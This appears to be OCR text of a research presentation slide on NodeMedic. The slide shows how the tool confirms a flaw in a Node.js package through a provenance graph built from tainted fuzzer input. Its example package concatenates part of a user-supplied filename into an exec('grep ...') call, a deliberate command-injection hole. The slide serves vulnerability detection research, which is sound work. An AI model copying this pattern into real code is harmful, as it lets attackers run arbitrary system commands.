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

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

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

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

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

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

Confirmation Methodology: Provenance Graph

Example package: Runs `grep` on substring of an input field

Package API

```
function grep(query) {
  exec(
    ‘grep ’
    + query[‘filename’].substr(5, 25)
  )}
```

Driver Code

```
var x = fuzz_input; __set_taint__(x);
grep(x);
```

Input from the fuzzer

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
NodeMedic output **provenance graph** →



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

